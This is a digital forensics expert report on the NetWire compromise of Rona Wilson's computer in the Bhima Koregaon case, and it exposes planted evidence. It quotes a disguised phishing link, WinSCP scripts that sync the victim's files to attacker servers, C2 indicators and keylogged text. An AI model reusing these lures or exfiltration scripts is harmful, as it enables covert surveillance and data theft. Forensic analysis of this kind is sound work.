ARSENAL CONSULTING

ARM YOURSELF

IN THE COURT OF SPECIAL JUDGE NIA, MUMBAI
SPECIAL CASE NO. 414/2020

National Investigating Agency

VS

Sudhir Pralhad Dhawale & others

Report I

February 8, 2021

120 Eastern Avenue, Unit 7 • Chelsea, Massachusetts 02150 • Tel +1(617) ARSENAL (277-3625) • ArsenalExperts.com

Digital Forensics & Information Security

I. Introduction

I am Mark Spencer, President of Arsenal Consulting ("Arsenal") in Chelsea, Massachusetts. Arsenal is a digital forensics consulting company founded in 2009. I lead engagements involving digital forensics for law firms, corporations, and government agencies. I am also President of Arsenal Recon (an Arsenal subsidiary) where I guide development of digital forensics tools used by law enforcement, military, and private-sector customers across the globe. I have more than 20 years of law-enforcement and private-sector digital forensics experience which includes employment at the Suffolk County District Attorney's Office in Boston, Massachusetts and the international company First Advantage Litigation Consulting[1]. I have led the Arsenal team on many high-profile and high-stakes cases, from allegations of intellectual-property theft and evidence spoliation to support of terrorist organizations and military coup plotting. I have testified in cases which include *United States v. Mehanna* and *United States v. Tsarnaev.*

Arsenal has been retained by the defense team for Rona Jacob Wilson ("Mr. Wilson") to analyze electronic evidence seized from Mr. Wilson's home by the Pune police department on April 17, 2018. Mr Wilson is a defendant in the Indian Bhima Koregaon case and has been accused of instigating violence at an event on January 1, 2018 to commemorate the Battle of Bhima Koregaon, membership in the banned Communist Party of India, and participating in a conspiracy to assassinate the prime minister and overthrow the government. He has been imprisoned since his arrest on June 6, 2018.

Arsenal received a hard drive on July 31, 2020 which contained forensic images and police work product related to Mr. Wilson and other defendants in the Bhima Koregaon case. Arsenal's analysis has been based largely on a forensic image obtained from the Toshiba hard drive within Mr. Wilson's Hewlett-Packard Pavilion dv5 Notebook computer (hereafter, "Mr. Wilson's computer") and a thumb drive which had been attached to the computer:

Description	Device Make/Model	Acquisition Completed	Acquisition MD5
CyP_168_18 Ex_17_1	TOSHIBA MQ01ABD050	October 8, 2018 16:21:47	91242851f09b747620c63955d5fe7235
CyP_168_18 Ex_26	SanDisk Cruzer Blade	October 10, 2018 16:21:44	e97890b9ed870cc974d863a80414a64e

Table 1

Arsenal's findings in this report (with the possible exception of section V - Malware Infrastructure)[2] can be replicated by competent digital forensics practitioners (having the necessary expertise in digital forensics, reverse engineering, etc.) with access to these two forensic images.

Arsenal is aware that another digital forensics report[3] related to Mr. Wilson's computer has been produced by The Caravan,[4] so our analysis has been focused on identifying valuable information that has not yet been uncovered. Important techniques Arsenal has leveraged in this case include:

[1] Now known as Consilio

[2] Section V takes into account information from (for example) open source intelligence and Internet Service Providers (ISPs)

[3] https://caravanmagazine.in/politics/bhima-koregaon-case-rona-wilson-hard-disk-malware-remote-access

[4] The Caravan is an Indian "long-form narrative journalism magazine."

- Comprehensive NTFS metadata extraction from unallocated space, Windows hibernation, etc.
- Applying "Anchors in Relative Time"[5] analysis including file system transaction modeling
- Use of Arsenal's public tools for historical Windows Registry analysis, virtualization, etc.
- Development of internal tools to identify, decrypt, and/or parse NetWire logs and Quick Heal database fragments anywhere on disk or in memory

Some of the tools which Arsenal has used in this case are listed in Appendix A. While the use of tools is an important component of digital forensics, tools have limitations. To practice digital forensics in the most authoritative way, the analysis of raw data, reverse engineering, and development of new tools (as Arsenal has done) are required.

Please note:

- Dates and times in this narrative report have been adjusted to Indian Standard Time (IST), and they are in Coordinated Universal Time (UTC) within exhibits, unless specified otherwise
- Definitions which may assist the reader are provided with this report in Appendix B

II. Executive Summary

Arsenal's analysis in this case has revealed that Rona Wilson's computer was compromised for just over 22 months. The attacker responsible for compromising Mr. Wilson's computer had extensive resources (including time) and it is obvious that their primary goals were surveillance and incriminating document delivery. Arsenal has connected the same attacker to a significant malware infrastructure which has been deployed over the course of approximately four years to not only attack and compromise Mr. Wilson's computer for 22 months, but to attack his co-defendants in the Bhima Koregaon case and defendants in other high-profile Indian cases[6] as well. It should be noted that this is one of the most serious cases involving evidence tampering that Arsenal has ever encountered, based on various metrics which include the vast timespan between the delivery of the first and last incriminating documents.

III. Compromise

Mr. Wilson's computer was compromised on June 13, 2016 after a series of suspicious emails[7] with someone using Varavara Rao's email account. Varavara Rao is one of Mr. Wilson's co-defendants in the Bhima Koregaon case. See Exhibit A for a complete set of these emails which began at 3:07 PM. During the course of the email conversation, the person using Varavara Rao's email account made multiple attempts to get Mr. Wilson to open a particular document. By 6:18 PM, Mr. Wilson replied that he had successfully opened the document - see Image 1. Opening the document (a decoy within a RAR archive file named "another victory.rar" - see Image 2) was part of a chain of events which led to the installation of the NetWire remote access trojan ("RAT")[8] on Mr. Wilson's computer. Please note that while Mr. Wilson thought he was opening a link to Dropbox in


[5] See https://ArsenalExperts.com/persistent/resources/pdf/Beyond_Timelines-Anchors_in_Relative_Time-Optimized.pdf

[6] See https://www.amnesty.org/en/latest/research/2020/06/india-human-rights-defenders-targeted-by-a-coordinated-spyware-operation

[7] Arsenal recovered these suspicious emails from Mr. Wilson's computer. Our understanding of how Varavara Rao was compromised will improve once we have access to Varavara Rao's electronic devices and the contents of his online accounts.

[8] See Appendix B for a more detailed description of NetWire

the email from the person using Varavara Rao's email account, he was actually opening a link to a malicious command and control ("C2") server - see Image 3.



From: Rona Wilson <rona358@gmail.com>
To: va ravaraao <varavararao@yahoo.com>
Sent: Monday, 13 June 2016 6:18 PM
Subject: Re: Re: from kobad

this time I could download. But a corrupt file of a statement in the CLC letter head opened. only the letter head is readable. The text is all gibberish.

On 13 June 2016 at 16:13, va ravaraao <varavararao@yahoo.com> wrote:

not sure what the issue is... i am not too good with computers!
i remember someone told me about dropbox which works in my phone too

www_dropbox.com/s/87uw538ccja27v4/another%20victory. rar?dl=0

Image 1

CIVIL LIBERTIES COMMITTEE (CLC) AP STATE
Office : # 73-5-6/3, Opp. R.T.O. Office, Narayanapuram, RAJAHMUNDRY - 533 103.
E-mail : clcandhrapradesh2015@gmail.com

Image 2

```
<a rel="nofollow" shape="rect" href="http://185.106.122.233/another%20victory.rar" target="
_blank">www_dropbox.com/s/87uw538ccja27v4/another%20victory.rar?dl=0</a>
```

Image 3

Arsenal used a variety of techniques to determine that Mr. Wilson's computer was compromised by the same attacker between June 13, 2016 and April 17, 2018 - just over 22 months. Rebuilding the partial chain of events involved in the compromise of Mr. Wilson's computer (as well as subsequent attacker activity) was quite challenging, in part due to a mixture of both legitimate and illegitimate use of secure deletion tools such as CCleaner, Quick Heal PC Tuner, and SDelete. Rebuilding these events required the use of Arsenal's own digital forensics tools.[9]

Arsenal recovered five NetWire samples from Mr. Wilson's computer - two within wrappers[10] on the active file system, two within wrappers in Quick Heal antivirus quarantine folders, and one which was running during the last Windows hibernation on January 14, 2018:

NetWire Samples on Active File System

Full Path on Windows Volume	NetWire Version	Wrapper Date/Time (UTC)	Host Id
\xampp\xmpp_Signed.exe	v1.6a Final	04/27/2016 02:06:42	1.6_R1_14.06.16
\Users\Owner\AppData\Roaming\unity.exe	v1.6a Final R4	07/27/2016 04:01:54	R4_01.08.16

Table 2

[9] For example, Hibernation Recon allowed us to extract crucial metadata from the slack space within Windows hibernation

[10] Executables that would hide and inject the NetWire executables embedded within them

NetWire Samples in Quick Heal Antivirus Quarantine Folders

Filename within Quick Heal Quarantine	NetWire Version	Wrapper Date/Time (UTC)	Host Id
96212539955EF86074398485C46E0483	v1.6a Final	04/27/2016 02:06:42	1.6_R1_14.06.16
ffupd.exe.3	v1.6a Final R4	10/14/2016 14:06:50	R4_UPD_24.10.16

Table 3

NetWire Sample Running During Last Windows Hibernation

Full Path on Windows Volume	NetWire Version	Created (IST)	Host Id
\CORELDRAW\hpffront.exe	v1.6a Final R4	10/30/2016 12:02:30	R4_UPD_24.10.16

Table 4

The two NetWire samples found within Quick Heal antivirus quarantine folders were obfuscated. Sample “96212539955EF86074398485C46E0483” was obfuscated by nibble flipping and identical to the sample “xmpp_Signed.exe” from the active file system, and “ffupd.exe.3” (originally named “ffupd.exe”) was obfuscated by Base64 encoding.

NetWire deployments require embedded C2 information, so each NetWire deployment must be customized. In this case, all the NetWire samples recovered from Mr. Wilson’s computer had their C2 hostnames set to “atlaswebportal.zapto.org” and their ports to 4000 - but there are more values which can be customized. It appears that the attacker included customization dates within "Host Id" values to better identify particular NetWire samples deployed to victims such as Mr. Wilson. Please note that per the attacker’s “Host Id” naming convention, the NetWire within “xmpp_Signed.exe” (which was active when Mr. Wilson’s computer was seized by the Pune police on April 17, 2018) appears to have been customized on June 14, 2016.

While the first NetWire sample (“Puttakota.exe”) installed on Mr. Wilson’s computer during the initial compromise can no longer be recovered, Arsenal has learned from remnants of NetWire usage[11] that this particular sample first connected to its C2 server on June 13, 2016 at 7:14pm and its “Host Id” was “1.6_R1_11.06.16” - so it appears to have been customized on June 11, 2016.

In addition to leveraging NetWire to perform surveillance and deliver files, the attacker used other tools (such as WinSCP) to do things like synchronize Mr. Wilson’s files between his computer (and devices he attached to it) with a C2 server - see Image 4 for an example of a script used by the attacker from July 27, 2016 and Image 5 for an example from October 14, 2017. Please take note of the degree to which the attacker customized their infrastructure while targeting Mr. Wilson.

```
# Connect
open ftp://rona:46Lx161Tv@185.106.122.233
#synchronize
synchronize remote "c:\dump\backup2015" / -criteria=size -resumesupport=on
#close session and exit
close
exit
```

Image 4

```
# Connect
open ftp://rona:46Lx161Tv@jasonhistoryarticles.read-books.org
#synchronize
synchronize remote "c:\dump\backup2015" / -criteria=size -resumesupport=on
#close session and exit
close
exit
```

Image 5

[11] Specifically, the “.Identifier” file used by NetWire

As demonstrated in the screenshots above, the attacker used a staging area on the Windows volume on Mr. Wilson's computer for file synchronization. Over time, the staging area contained three immediate folders and many files and folders within them. The table below describes these three folders:

Full Path on Windows Volume	Description	Corresponding Evidence
\dump\backup2015\6B8DAAEC	VSN from a HP v210w thumb drive	N/A
\dump\backup2015\Desktop	The Desktop of Mr. Wilson's computer	CyP_168_18 Ex_17_1
\dump\backup2015\FAE10BD5	VSN from a SanDisk Cruzer Blade thumb drive	CyP_168_18 Ex_26

Table 5

Notice how two of the folder names contain what appear to be (and are) volume serial numbers ("VSNs"). These VSNs match those from two thumb drives which had been attached to Mr. Wilson's computer. One of them, related to a SanDisk Cruzer Blade thumb drive, is particularly important. It was seized from Mr. Wilson by the Pune police (along with his computer and many other devices) and is described in more detail in the next section of this report.

Arsenal developed internal tools during the course of our analysis which allowed us to search for and decrypt NetWire logs anywhere on Mr. Wilson's computer. NetWire logs are files used for surveillance purposes and contain keystrokes and other information related to the victim. Arsenal was able to recover a combination of complete and partial NetWire logs from 57 particular days between late 2016 and April 17, 2018, the day Mr. Wilson's computer was seized by the Pune police. The activity captured in these logs included Mr. Wilson browsing websites, submitting passwords, composing emails, and editing documents. Image 6 was obtained from a recovered NetWire log and demonstrates Mr. Wilson editing a Word document on March 14, 2018.

```
<WINDOW>:  RW Proposal with Jo Garland inputs doc
Compatibility Mode - Microsoft Word -
14/03/2018 21:32:27  :</WINDOW>
such as social workers belonging to the community
, through leagal
Ctrl+Z
al aid workers who belong to the Muslim community/civil liberties organisations
Ctrl+Z
anisations who have been taking up such cases as in India
--
 today it is risky for the lawyer or civil rights groups to take up the cases of Muslims targeted under terror cases--
Delete
Delete

Delete

Delete
Ctrl+S
```

Image 6

IV. Document Delivery

Arsenal agrees with some of the conclusions contained within the aforementioned The Caravan report. For example, even after searching aggressively[12] for various artifacts related to Microsoft Office, we have found no evidence to suggest Microsoft Word ("Word") 2010 (or later versions) ever existed on Mr. Wilson's computer, nor are we aware of Mr. Wilson having another computer. The latest version of Word installed on Mr. Wilson's computer was 2007. This is relevant

[12] For example, analyzing Windows Registry information from Volume Shadow Copies, unallocated space, and elsewhere

because some of the most incriminating documents on Mr. Wilson's computer, which he allegedly authored, were saved to PDFs by Word 2010 or Word 2013.

Arsenal also agrees with The Caravan report regarding the suspicious nature of file system transactions normally involved in the creation of incriminating documents[13] on Mr. Wilson's computer. In addition, Arsenal found that Mr. Wilson had WinRAR v3.70 (an archive manager which can compress and decompress files) installed on his computer while the attacker would temporarily deploy WinRAR v4.20[14] (UnRAR specifically, sometimes using forged filenames) during their document deliveries. See Exhibit B for a detailed example of file system transactions involved in the attacker delivering one particular document to Mr. Wilson's computer. These transactions (recovered from both active and unallocated space on the Windows and secondary volumes of Mr. Wilson's computer) demonstrate the attacker delivering "OPSEC_notes.rar", then delivering and running "Adobe.exe" (renamed from UnRAR.exe), extracting "OPSEC_notes.docx", and finally deleting "OPSEC_notes.rar" and "Adobe.exe".

Arsenal has found no evidence which would suggest that the top ten most important documents used in the prosecution against Mr. Wilson ("the top ten documents"[15]) were ever interacted with in any legitimate way on Mr. Wilson's computer. More particularly, there is no evidence which would suggest any of the top ten documents, or the hidden folder they were contained in, were ever opened. One method that can be used to assist in determining whether a particular document has ever been opened on a particular computer is to review the NTFS file system's "object identifier" (a/k/a $OBJECT_ID) attributes for that document. Object identifiers are normally assigned to documents when they are either created or first opened. In this case, none of the top ten documents have object identifiers.

Arsenal has performed a thorough analysis of NetWire's impact on a victim's computer (both in memory and on disk) along with a new type of NTFS file system transaction modeling to determine where the incriminating documents on Mr. Wilson's computer came from. The incriminating documents were delivered to a hidden folder on Mr. Wilson's computer by NetWire and not by other means. See Exhibit C for a list of all the files delivered directly by NetWire, to the secondary volume on Mr. Wilson's computer, based on just one of Arsenal's NTFS file system transaction modeling techniques.[16] The table below provides a brief summary of the top ten documents (see Exhibit D for more detail), put in context with attacker sessions based on NTFS file system transaction information:

Full Path on Secondary Volume	Created (IST)	Source	Attacker Session (IST)
\Rbackup\Ltr_2_RW.pdf	03/29/2017 11:03:01	NetWire/RAR	03/29/2017 11:02:23 - 03/29/2017 11:03:26
\Rbackup\Ltr_1804_to_CC.pdf	04/20/2017 00:13:41	NetWire/RAR	04/20/2017 00:12:27 - 04/19/2017 00:14:31
\Rbackup\Ltr_2704.pdf	05/05/2017 21:31:58	NetWire/RAR	05/05/2017 21:30:43 - 05/05/2017 21:32:46
\Rbackup\Ltr_2_P-51117.pdf	12/25/2017 22:30:39	NetWire/RAR	12/25/2017 22:28:48 - 12/25/2017 22:32:31

[13] RAR archive and UnRAR executable creation, document extraction, RAR archive and UnRAR executable deletion

[14] Confirmed by both file size and hash value when compared to official WinRAR executable

[15] Mr. Wilson's defense team provided Arsenal with a list of the top ten documents, see Appendix C for brief summaries of each document

[16] This method involved modeling combinations of particular events, and the usage of data buffers when writing to disk, related to both legitimate and illegitimate means of creating files on Mr. Wilson's computer

Full Path on Secondary Volume	Created (IST)	Source	Attacker Session (IST)
\Rbackup\Ltr_2312_to_CC.pdf	12/25/2017 22:31:01	NetWire/RAR	12/25/2017 22:28:48 - 12/25/2017 22:32:31
\Rbackup\Ltr_2612_to_CC.pdf	12/27/2017 21:30:37	NetWire/RAR	12/27/2017 21:23:45 - 12/27/2017 21:31:43
\Rbackup\Ltr_from_Com.M_022018.pdf	01/06/2018 02:05:39	NetWire/RAR	01/06/2018 02:03:49 - 01/06/2018 02:06:43
\Rbackup\CC_letter - 08Jun.pdf	01/21/2018 14:16:05	NetWire/RAR	01/21/2018 14:13:18 - 01/21/2018 14:34:51
\Rbackup\Ltr_2_SG-27.1.2018.pdf	01/28/2018 19:14:01	NetWire/RAR	01/28/2018 19:09:30 - 01/28/2018 19:18:12
\Rbackup\Ltr_2_Anand_E.pdf	04/06/2018 00:00:57	NetWire/Direct	04/05/2018 23:59:38 - 04/06/2018 00:01:07

Table 6

The table below contains a brief summary of activity related to the hidden “Rbackup” folder itself, in which the attacker placed a mixture of both forged (as seen in the table above) and legitimate documents:[17]

Description	Date/Time (IST)	Source
kbackup folder created	11/03/2016 00:10:07	Active NTFS UsnJrnl
kbackup folder renamed to Rbackup	11/03/2016 00:40:24	Active NTFS UsnJrnl
Rbackup folder set to hidden	11/03/2016 16:18:49	Active NTFS UsnJrnl
Rbackup folder last modified	04/16/2018 16:50:41	Active NTFS MFT

Table 7

The "Rbackup" folder was created and then hidden on November 3, 2016, and remained hidden through its seizure by the Pune police. More detail related to the table above is available within Exhibit D.

One of the thumb drives seized from Mr. Wilson by the Pune police (the aforementioned SanDisk Cruzer Blade, otherwise known as evidence number CyP_168_18 Ex_26), contained nine of the top ten most important documents in this case. This thumb drive was one of the removable storage devices that the attacker synchronized with their C2 server. The attacker first copied nine of the top ten most important documents (and others) in this case to the thumb drive’s “System Volume Information” folder on March 14, 2018 at 4:10 PM.[18] Approximately six hours later, the attacker then created a variety of dummy folders (containing dummy data) under the System Volume Information folder, and finally moved these documents into a new folder. See Exhibit E for more detail on activity involving the System Volume Information folder. This activity is consistent with an attacker realizing that the System Volume Information folder may be visible on a FAT32 file system (as opposed to an NTFS file system) and/or deciding to more deeply nest forged documents so that the victim would not stumble upon them. The table below contains a summary of activity involving nine of the top ten most important documents in this case on the thumb drive:

[17] Arsenal’s file system transaction modeling revealed that the attacker would occasionally copy legitimate files into this folder from various locations on Mr. Wilson’s computer, which would be consistent with an attacker better obscuring forged documents amongst “noise”

[18] Please note that the missing document, “Ltr_2_Anand_E.pdf”, was not delivered to Mr. Wilson’s computer until April 6, 2018 - after this thumb drive activity occurred (as well as after the last attachment of this thumb drive on March 23, 2018)

Full Path on Thumb Drive	Created (IST)	Deleted?
\System Volume Information\CC_letter - 08Jun.pdf	03/14/2018 16:10:19	Yes
\System Volume Information\Ltr_1804_to_CC.pdf	03/14/2018 16:10:56	Yes
\System Volume Information\Ltr_2312_to_CC.pdf	03/14/2018 16:10:56	Yes
\System Volume Information\Ltr_2612_to_CC.pdf	03/14/2018 16:10:56	Yes
\System Volume Information\Ltr_2704.pdf	03/14/2018 16:10:57	Yes
\System Volume Information\Ltr_2_P-51117.pdf	03/14/2018 16:10:57	Yes
\System Volume Information\Ltr_2_RW.pdf	03/14/2018 16:10:57	Yes
\System Volume Information\Ltr_2_SG-27.1.2018.pdf	03/14/2018 16:10:57	Yes
\System Volume Information\Ltr_from_Com.M_022018.pdf	03/14/2018 16:10:58	Yes
\System Volume Information\1041\CC_letter - 08Jun.pdf	03/14/2018 22:15:56	No
\System Volume Information\1041\Ltr_1804_to_CC.pdf	03/14/2018 22:16:29	No
\System Volume Information\1041\Ltr_2312_to_CC.pdf	03/14/2018 22:16:29	No
\System Volume Information\1041\Ltr_2612_to_CC.pdf	03/14/2018 22:16:29	No
\System Volume Information\1041\Ltr_2704.pdf	03/14/2018 22:16:30	No
\System Volume Information\1041\Ltr_2_P-51117.pdf	03/14/2018 22:16:30	No
\System Volume Information\1041\Ltr_2_RW.pdf	03/14/2018 22:16:30	No
\System Volume Information\1041\Ltr_2_SG-27.1.2018.pdf	03/14/2018 22:16:30	No
\System Volume Information\1041\Ltr_from_Com.M_022018.pdf	03/14/2018 22:16:30	No

Table 8

Please take note of the following folder and file names, which were once contained within a folder NetWire was launched from[19] on Mr. Wilson's computer, and compare them to corresponding dummy folder and file names on the thumb drive:

Full Path on Windows Volume	Created (IST)	Full Path on Thumb Drive	Created (IST)
\requisition1302\1028\eula.rtf	02/13/2018 17:04:29	\System Volume Information\1028\EULA.RTF	03/14/18 22:14:14
\requisition1302\1031\eula.rtf	02/13/2018 17:04:29	\System Volume Information\1031\EULA.RTF	03/14/18 22:14:14
\requisition1302\1033\eula.rtf	02/13/2018 17:04:29	\System Volume Information\1033\EULA.RTF	03/14/18 22:14:15
\requisition1302\1036\eula.rtf	02/13/2018 17:04:29	\System Volume Information\1036\EULA.RTF	03/14/18 22:14:15
\requisition1302\1040\eula.rtf	02/13/2018 17:04:29	\System Volume Information\1040\EULA.RTF	03/14/18 22:14:16
\requisition1302\1041\eula.rtf	02/13/2018 17:04:29	\System Volume Information\1041\EULA.RTF	03/14/18 22:14:16
\requisition1302\1042\eula.rtf	02/13/2018 17:04:29	\System Volume Information\1042\EULA.RTF	03/14/18 22:14:17
\requisition1302\1049\eula.rtf	02/13/2018 17:04:29	\System Volume Information\1049\EULA.RTF	03/14/18 22:14:17
\requisition1302\2052\eula.rtf	02/13/2018 17:04:29	\System Volume Information\2052\EULA.RTF	03/14/18 22:14:18
\requisition1302\3082\eula.rtf	02/13/2018 17:04:29	\System Volume Information\3082\EULA.RTF	03/14/18 22:14:19

Table 9

[19] The NetWire sample "Puttakota.exe" was launched from the folder "requisition1302"

V. Malware Infrastructure

Arsenal has access to a significant number of forensic images and other information related to Mr. Wilson, his co-defendants, and others in India, and can confirm that all of the following indicators of compromise[20] are related to the same attacker (this information will expand quickly as we analyze more data):

Hostnames	C2 IP Addresses	File and Folder Names	Hash Values (MD5)
atlaswebportal.zapto.org	185.45.193.8	ALDUS	N/A
jasonhistoryarticles.read-books.org	185.45.193.14	another victory.rar	N/A
researchplanet.zapto.org	185.45.193.21	ffupd.exe	3c9ad5a34e71c4323b4dc67eed88f6ac
socialstatistics.zapto.org	185.45.193.27	GPG_v2.1.vbs	89f74d45deb0c2728aea83848c098e98
socialstudies.zapto.org	185.82.203.8	hpffront.exe	52c743282dd34be1329d82531bb8b517
urdudictionary.read-books.org	185.82.202.155	IDTAudio.vbs	N/A
welfareschemes.zapto.org	185.82.203.200	IDTAudio_v2.0.VBS	N/A
	185.106.121.24	job1.txt	01c2f70e3c4b87d3ae3f315707f8e55f
	185.106.121.58	job1.txt	9ba610b60fc89068af1bfe1a9ac093a3
	185.106.122.233	letter from kobad another victory.exe	N/A
	185.117.73.209	MTSMBlaze.vbs	N/A
	185.117.73.219	MTSMBlaze_v2.0.vbs	18e903dac5e408ead6925d8f5decba5e
	185.117.74.28	MTSMBlaze_v2.1.vbs	6126fe808e4dc57f39407072519d6e7d
	185.117.74.47	part01.vbs	e917401a025c7aac1498429c683e9e9b
	185.117.74.59	part02.vbs	c89dee182281bc90f0732aad050e4a48
	185.117.74.67	Pulvaorise	N/A
	185.117.74.72	Puttakota.docx	f340211cc07360920a701c6bba72a7d3
	185.117.74.80	Puttakota.exe	1f3dac514c6f7542d84763dfd1c622b9
	185.117.74.95	RECM.exe	5f9b7add6d073798e05038a615745fd1
	185.117.74.10	requisition1302	N/A
	185.117.74.108	S_01.08.16.exe	28094131dfc2c92d57a665c7fbc4fc0e
	185.117.74.111	strawberryperl	N/A
	185.117.74.127	unity.exe	28094131dfc2c92d57a665c7fbc4fc0e
	185.117.74.208	upload.vbs	N/A
	185.198.56.187	viewer.exe	N/A
		XAMPPDaemon.vbs	fe935232ca96b39838debaa6bfe4339b
		xmpp_signed.exe	96212539955ef86074398485c46e0483

Table 10

[20] Some indicators are not unique to the attacker in a vacuum, so take care when using them

Please note that all of the C2 IP addresses provided above belong to HostSailor, a VPS (Virtual Private Server) and dedicated hosting provider whose services have been involved in other high-profile cases.[21] Arsenal has doubts about whether additional IP addresses publicly associated with the attacker were related to actual C2 activities, so they are not being included in our indicators of compromise at this time.

Arsenal has contacted (and is continuing to contact) many of the organizations whose services were abused by Mr. Wilson's attacker to build and maintain their malware infrastructure. It is important to note that while many of the organizations Arsenal contacted have understood the gravity of the situation and were helpful, others have adopted a variety of cowardly "duck and cover" strategies[22] which have impacted Arsenal's ability to reveal the full extent of the malware infrastructure.

VI. Summary

As stated in the Executive Summary above, Arsenal's analysis in this case has revealed that Rona Wilson's computer was compromised for just over 22 months. The attacker responsible for compromising Mr. Wilson's computer had extensive resources (including time) and it is obvious that their primary goals were surveillance and incriminating document delivery. Arsenal has connected the same attacker to a significant malware infrastructure which has been deployed over the course of approximately four years to not only attack and compromise Mr. Wilson's computer for 22 months, but to attack his co-defendants in the Bhima Koregaon case and defendants in other high-profile Indian cases[23] as well. It should be noted that this is one of the most serious cases involving evidence tampering that Arsenal has ever encountered, based on various metrics which include the vast timespan between the delivery of the first and last incriminating documents.

While Arsenal already has significant insight into what happened to Mr. Wilson's computer and the malware infrastructure used to successfully attack it (demonstrated by this report), much more can be learned given additional time and resources. For example, it is possible to more granularly identify actions which the attacker took on Mr. Wilson's computer,[24] to perform more thorough analysis of forensic images and other data related to Mr. Wilson's co-defendants (and defendants in other high-profile Indian cases), and to much more thoroughly document the malware infrastructure referred to in this report.

Mark Spencer

Digitally signed by Mark Spencer
Date: 2021.02.08 14:40:34 -05'00'

[21] https://www.ripe.net/ripe/mail/archives/anti-abuse-wg/2016-July/003450.html

[22] For example, claiming that organizational policies and/or domestic and/or international laws made **any** kind of cooperation impossible (while knowing that these statements were not true) and requiring international legal process when the circumstances essentially guaranteed failure

[23] See https://www.amnesty.org/en/latest/research/2020/06/india-human-rights-defenders-targeted-by-a-coordinated-spyware-operation

[24] We have already started to analyze the attacker's use of tools such as xcopy and SDelete over time

Appendix A - Tools

Tool	Developer
Forensic Toolkit	AccessData
HeidiSQL	Ansgar Becker
Arsenal Image Mounter	Arsenal Recon
HBIN Recon	Arsenal Recon
Hibernation Recon	Arsenal Recon
Registry Recon	Arsenal Recon
PhotoRec	Christophe Grenier
VBinDiff	Christopher J. Madsen
DCode	Digital Detective
NetAnalysis	Digital Detective
EvtxECmd	Eric Zimmerman
Registry Explorer	Eric Zimmerman
CFF Explorer	Erik Pistelli
ExtractAllAttributes	Joakim Schicht
ExtractFromDataRun	Joakim Schicht
ExtractUsnJrnl	Joakim Schicht
Indx2Csv	Joakim Schicht
IndxCarver	Joakim Schicht
LogFileParser	Joakim Schicht
Mft2Csv	Joakim Schicht
MftCarver	Joakim Schicht
MftRcrd	Joakim Schicht
RawCopy	Joakim Schicht
RcrdCarver	Joakim Schicht
Secure2Csv	Joakim Schicht
UsnJrnl2Csv	Joakim Schicht
UsnJrnlCarver	Joakim Schicht
MariaDB	MariaDB Foundation
Sysinternals Suite	Microsoft
WinDbg	Microsoft
EnCase	OpenText
x64dbg	See GitHub project page
BulkExtractor	Simson Garfinkel
Wireshark	Wireshark Foundation

Appendix B - Definitions

Base64 Encoding: Base64 encoding is a process by which binary data can be represented as ASCII text. Base64 encoding is often used to transfer binary data when only text-based data transmission is possible. Base64 encoding is sometimes used as a basic way of obfuscating binary data, so that the binary data is not immediately obvious or readily accessible.

Hibernation: Windows hibernation is an energy saving feature (supported natively since Windows 2K/Me) that stores the contents of RAM (random access memory) on disk so that power can be turned off completely without state or data loss. Hibernation files may contain various types (and levels) of slack space, which allow digital forensics practitioners to access data from previous hibernations and which existed on the drive before the hibernation file was created. Arsenal used our own tool, Hibernation Recon, to perform analysis of both Mr. Wilson's "active" hibernation data and data from hibernation slack space.

LogFile: The $LogFile (NTFS Log) metafile is a file system transaction log that provides NTFS with redo and undo functionality by using unique identifiers for transactions called LSNs (Log Sequence Numbers). In other words, the $LogFile keeps track of file system transactions so they can be redone, or undone, if necessary. The $LogFile is a critical part of NTFS's journaling functionality which reduces the likelihood of corruption to the file system's core in the event of system crashes. LSNs normally increase sequentially (occurring in the order in which changes to files, folders, and their metadata happen) regardless of their associated dates and times.

NetWire: NetWire is a popular multi-platform remote access trojan (RAT) system. The NetWire system can be obtained by attackers a variety of ways, one of which is purchase from World Wired Labs.[25] NetWire is quite powerful and has been under ongoing development for many years - for example, news on the World Wired Labs website related to version updates goes back to June 2013. In addition to remote control features which include uploading and downloading files, NetWire offers more insidious features such as proxy chaining (making the identification of attackers more difficult), "stealth" screenshots, keylogging and password "recovery."

Nibble Flipping: A byte is a basic unit of measurement when dealing with electronic data and contains the number of bits (eight 0s and 1s) required to encode a single text character. For example, the letter "Z" can be represented by one byte - 0101 1010. A nibble is half a byte and in this example "0101" and "1010" would be nibbles. If we swap these nibbles, we get 1010 0101. Nibble flipping is sometimes used as a basic way of obfuscating binary data, so that the binary data is not immediately obvious or readily accessible.

NTFS: The NTFS file system was developed by Microsoft as a more functional and reliable successor to their FAT file systems. NTFS was released with Windows NT 3.1 (as its default file system) in 1993 and with the release of Windows 10 is still the default Windows file system today. NTFS was the file system in use on both the Windows and secondary volumes of Mr. Wilson's computer.

Object Identifiers: NTFS supports the use of "object identifiers" (a/k/a $OBJECT_ID attributes) which improves the ability of the Microsoft Windows operating system to track files in situations that can include renaming and moving (but not copying) those files. Object identifiers can be appended to a file's external metadata (within the MFT a/k/a master file table) either at the time a file is created (dependent upon the application that created it) or when a file is first opened. Object identifiers do

[25] https://www.worldwiredlabs.com

not “travel” with files to removable storage devices, but object identifiers can be created on removable storage devices when files are first opened there.

RAR: RAR is a proprietary archive file format, similar in some ways to the open source ZIP archive file format. There are both official RAR tools which support full RAR functionality (such as WinRAR) and third-party applications which only (for example) support RAR decompression. RAR tools support the optional replacement of file system modified, accessed, and created timestamps during extraction, which makes RAR particularly attractive to some attackers.

